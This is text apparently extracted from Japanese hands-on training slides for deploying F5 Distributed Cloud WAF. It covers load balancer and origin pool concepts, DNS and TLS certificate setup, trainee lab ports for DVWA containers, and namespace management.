
- クライアントからのリクエストを受付けるための設定
- HTTP Load Balancer上でWAF(WAAP)機能が動作

2. Origin Pool

- アプリケーションサーバーがOrigin Poolに相当します
- HTTP Load Balancer は、受け取ったリクエストを実際に処理を行うサーバーへ転送します

3. App Firewall


- WAFのセキュリティポリシーに相当します




F5 XC WAF (WAAP) ソリューションの導入方法

DNSの切り替えによる導入

導入前



導入後



F5 XC WAF(WAAP)のDNSレコード登録について

基本的には、該当ドメインのDNSレコードの値を変更することでF5XC WAFを適用いたします

なお、F5 XCは権威DNSのサービスも提供しており、F5XC DNSに権限移譲しているドメインであれば、F5XC WAF(HTTP LB)を作成すると、自動的にAレコードが払い出されます（下図の②のパターン）

① 権限移譲していないDomainの場合

以下の2つのパターンがあります

1. Aレコードを利用
F5 XC から払いだされるIPを、お客様管理のDNSサーバーにAレコードとして登録します（オプション）
2. CNAMEを利用
Load Balancer作成後に、CNAMEレコードが払い出されます
そのCNAMEレコードをお客様管理のDNSサーバーに登録します

1. www.demo.teldevice.co.jp IN A xxx.xxx.xxx.xxx
- or
2. www.demo.teldevice.co.jp IN CNAME ves-io-xxx.ac.vh.ves.io




② 権限移譲しているDomainの場合

Load Balancer作成時に該当のドメイン名を割り当てることで、自動的にAレコードが払い出されます



ハンズオントレーニングでは②の方法を利用

クライアント通信のSource NAT (SNAT) について



※SNAT IPの値は、以下を参照

<https://docs.cloud.f5.com/docs/reference/network-cloud-ref>

WAFを適用するにはHTTPS（暗号化）通信をHTTP Load Balancerで終端（復号）する必要があります
終端するには、HTTPS Load BalancerにSSL/TLS証明書の登録をする必要がありますが、F5 XC には次の3つのパターンがあります

1. お客様持ち込みのSSL/TLS証明書を利用

お客様のオリジンサーバーでご利用されている証明書/鍵を登録します

2. F5 XC 自動発行の証明書を利用（ACMEレコードを手動で登録）

HTTP Load Balancerを作成後に払い出されるACMEレコードをDNSサーバーに登録することで、Let's Encryptの証明書が発行され、適用されます


3. F5 XC 自動発行の証明書を利用

F5 XC DNSに権限移譲しているドメインの場合、Load Balancer作成時に自動でLet's Encryptの証明書が発行され、適用されます

ハンズオントレーニングでは3つめの方法を利用



ハンズオントレーニング環境について



<http://dvwa.app.dev.tedlab.net:80xx>

No.	ユーザー名	ドメイン名	dvwaコンテナのポート
1		<任意のホスト名>.xc.dev.tedlab.net	8081
2		<任意のホスト名>.xc.dev.tedlab.net	8082
3		<任意のホスト名>.xc.dev.tedlab.net	8083
4		<任意のホスト名>.xc.dev.tedlab.net	8084
5		<任意のホスト名>.xc.dev.tedlab.net	8085
6		<任意のホスト名>.xc.dev.tedlab.net	8086
7		<任意のホスト名>.xc.dev.tedlab.net	8087
8		<任意のホスト名>.xc.dev.tedlab.net	8088
9		<任意のホスト名>.xc.dev.tedlab.net	8089
10		<任意のホスト名>.xc.dev.tedlab.net	8090

<任意のホスト名>には、ご自身の名前等をご入力ください。

例) taro.xc.dev.tedlab.net



ハンズオントレーニング

ハンズオントレーニングの流れ

- Namespace の説明
- Health Checkの作成
- Origin Poolの作成
- HTTP Load Balancer の作成
- Routes の説明/設定
- WAF Policy の作成/チューニング
- デモ：Webスキミング対策（Client-Side Defense）について

ハンズオントレーニング

● Namespace の説明

ユーザー・チーム・サービス単位でリソースを分けて管理するための論理的なスペースです

Namespaces の説明

- テナント制御が可能
- ユーザー単位でアクセスできる Namespace を制御

Home > Administration > Personal Management


My Namespaces Support

+ Add Namespace Refresh

9 items

Name	Description	IAM Users	Type	Actions
> shared	Contains shared config objects in Shared Configuration service that are available to all other services	6	Default	...
> system	Contains config objects for: Cloud and Edge Sites, DNS Management, DDoS & Transit Services, Application Traffic Insight, Client-Side Defense, Account Protection, Authentication Intelligence, Application Infrastructure Protection, VoltShare, Audit Logs & Alerts, Billing, Administration, Managed Tenants, Internal Support	6	Default	...
> default	Contains config objects for: Distributed Apps, Content Delivery Network, Load Balancers, Web App & API Protection, Bot Defense, Observability	12	Default	...
> distributed-app		12	Custom	...
> hands-on	for hands-on training	12	Custom	...
> new-namespace		12	Custom	..

本トレーニングでは hands-on を使用します
ログインして設定投入時には Namespace が hands-on になっていることが確認できます




管理者としてログインされた場合には右のように選択が可能になります。




Namespace の作成① (参考)

Home メニューの All Workspaces を展開します




Administration の My Namespaces を選択します

